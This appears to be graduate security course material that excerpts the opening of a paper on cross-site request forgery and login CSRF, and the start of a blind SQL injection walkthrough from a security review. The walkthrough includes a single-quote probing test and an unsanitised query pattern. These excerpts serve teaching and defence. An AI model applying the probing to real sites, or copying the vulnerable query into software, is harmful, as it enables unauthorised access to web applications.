CLASSIC
WEB ATKS & DEFS

GRAD SEC

SEP 19 2017

TODAY'S PAPERS

Robust Defenses for Cross-Site Request Forgery

Adam Barth
Stanford University
abarth@cs.stanford.edu

Collin Jackson
Stanford University
collinj@cs.stanford.edu

John C. Mitchell
Stanford University
mitchell@cs.stanford.edu

ABSTRACT

Cross-Site Request Forgery (CSRF) is a widely exploited web site vulnerability. In this paper, we present a new variation on CSRF attacks, *login CSRF*, in which the attacker forges a cross-site request to the login form, logging the victim into the honest web site as the attacker. The severity of a login CSRF vulnerability varies by site, but it can be as severe as a cross-site scripting vulnerability. We detail three major CSRF defense techniques and find shortcomings with each technique. Although the HTTP Referer header could provide an effective defense, our experimental observation of 283,945 advertisement impressions indicates that the header is widely blocked at the network layer due to privacy concerns. Our observations do suggest, however, that the header can be used today as a reliable CSRF defense over HTTPS, making it particularly well-suited for defending against login CSRF. For the long term, we propose that browsers implement the Origin header, which provides the security benefits of the Referer header while responding to privacy concerns.

Categories and Subject Descriptors

K.6.5 [**Management of Computing and Information Systems**]: Security and Protection

General Terms

Security, Design, Experimentation

Keywords

Cross-Site Request Forgery, Web Application Firewall, HTTP Referer Header, Same-Origin Policy

1. INTRODUCTION

Cross-Site Request Forgery (CSRF) is among the twenty most-exploited security vulnerabilities of 2007 [10], along with Cross-Site Scripting (XSS) and SQL Injection. In contrast to cross-site scripting, which has received a great deal of attention [14], and the effective mitigation of SQL injection through parameterized SQL queries [5], cross-site request forgery has received comparatively little attention. In a CSRF attack, a malicious site instructs a victim's browser to send a request to an honest site, as if the request were part of the victim's interaction with the honest site, leveraging the victim's network connectivity and the browser's state, such as cookies, to disrupt the integrity of the victim's session with the honest site.

For example, in late 2007 [42], Gmail had a CSRF vulnerability. When a Gmail user visited a malicious site, the malicious site could generate a request to Gmail that Gmail treated as part of its ongoing session with the victim. In November 2007, a web attacker exploited this CSRF vulnerability to inject an email filter into David Airey's Gmail account [1].[1] This filter forwarded all of David Airey's email to the attacker's email address, which allowed the attacker to assume control of `davidairey.com` because Airey's domain registrar used email authentication, leading to significant inconvenience and financial loss.


In this paper, we examine the scope and diversity of CSRF vulnerabilities, study existing defenses, and describe incremental and new defenses based on headers and web application firewall rules. We introduce *login cross-site request forgery attacks*, which are currently widely possible, damaging, and under-appreciated. In login CSRF, an attacker uses the victim's browser to forge a cross-site request to the honest site's login URL, supplying the *attacker's* user name and password. A vulnerable site will interpret this request and log the victim into the site as the attacker. Many web sites, including Yahoo, PayPal, and Google, are vulnerable to login CSRF. The impact of login CSRF attacks vary by site, ranging from allowing the attacker to mount XSS attacks on Google to allowing the attacker to obtain sensitive financial information from PayPal.

There are three widely used techniques for defending against CSRF attacks: validating a secret request token, validating the HTTP Referer header, and validating custom headers attached to XMLHttpRequests. None of these techniques are satisfactory, for a variety of reasons.

1. The most popular CSRF defense is to include a secret token with each request and to validate that the received token is correctly bound to the user's session, preventing CSRF by forcing the attacker to guess the session's token. There are a number of variations on this approach, each fraught with pitfalls, and even sites

CCS'08, October 27–31, 2008, Alexandria, Virginia, USA.
Copyright 2008 ACM 978-1-59593-810-7/08/10 ...$5.00.

[1] David Airey later repudiated this incident [2].



Steve Friedl's Unixwiz.net Tech Tips

SQL Injection Attacks by Example

A customer asked that we check out his intranet site, which was used by the company's employees and customers. This was part of a larger security review, and though we'd not actually used SQL injection to penetrate a network before, we were pretty familiar with the general concepts. We were completely successful in this engagement, and wanted to recount the steps taken as an illustration.

"SQL Injection" is subset of the an unverified/unsanitized user input vulnerability ("buffer overflows" are a different subset), and the idea is to convince the application to run SQL code that was not intended. If the application is creating SQL strings naively on the fly and then running them, it's straightforward to create some real surprises.

We'll note that this was a somewhat winding road with more than one wrong turn, and others with more experience will certainly have different -- and better -- approaches. But the fact that we were successful does suggest that we were not entirely misguided.

There have been other papers on SQL injection, including some that are much more detailed, but this one shows the rationale of **discovery** as much as the process of **exploitation**.

The Target Intranet

This appeared to be an entirely custom application, and we had no prior knowledge of the application nor access to the source code: this was a "blind" attack. A bit of poking showed that this server ran Microsoft's IIS 6 along with ASP.NET, and this suggested that the database was Microsoft's SQL server: we believe that these techniques can apply to nearly any web application backed by any SQL server.

The login page had a traditional username-and-password form, but also an email-me-my-password link; the latter proved to be the downfall of the whole system.

When entering an email address, the system presumably looked in the user database for that email address, and mailed something to that address. Since **my** email address is not found, it wasn't going to send **me** anything.


So the first test in any SQL-ish form is to enter a single quote as part of the data: the intention is to see if they construct an SQL string literally without sanitizing. When submitting the form with a quote in the email address, we get a 500 error (server failure), and this suggests that the "broken" input is actually being parsed literally. Bingo.

We speculate that the underlying SQL code looks something like this:


```
SELECT fieldlist
  FROM table
 WHERE field = '$EMAIL';
```

Here, **$EMAIL** is the address submitted on the form by the user, and the larger query provides the quotation marks that set it off as a literal string. We don't know the specific *names* of the fields or table involved, but we do know their *nature*, and we'll make some good guesses later.


A very basic web architecture



A very basic web architecture



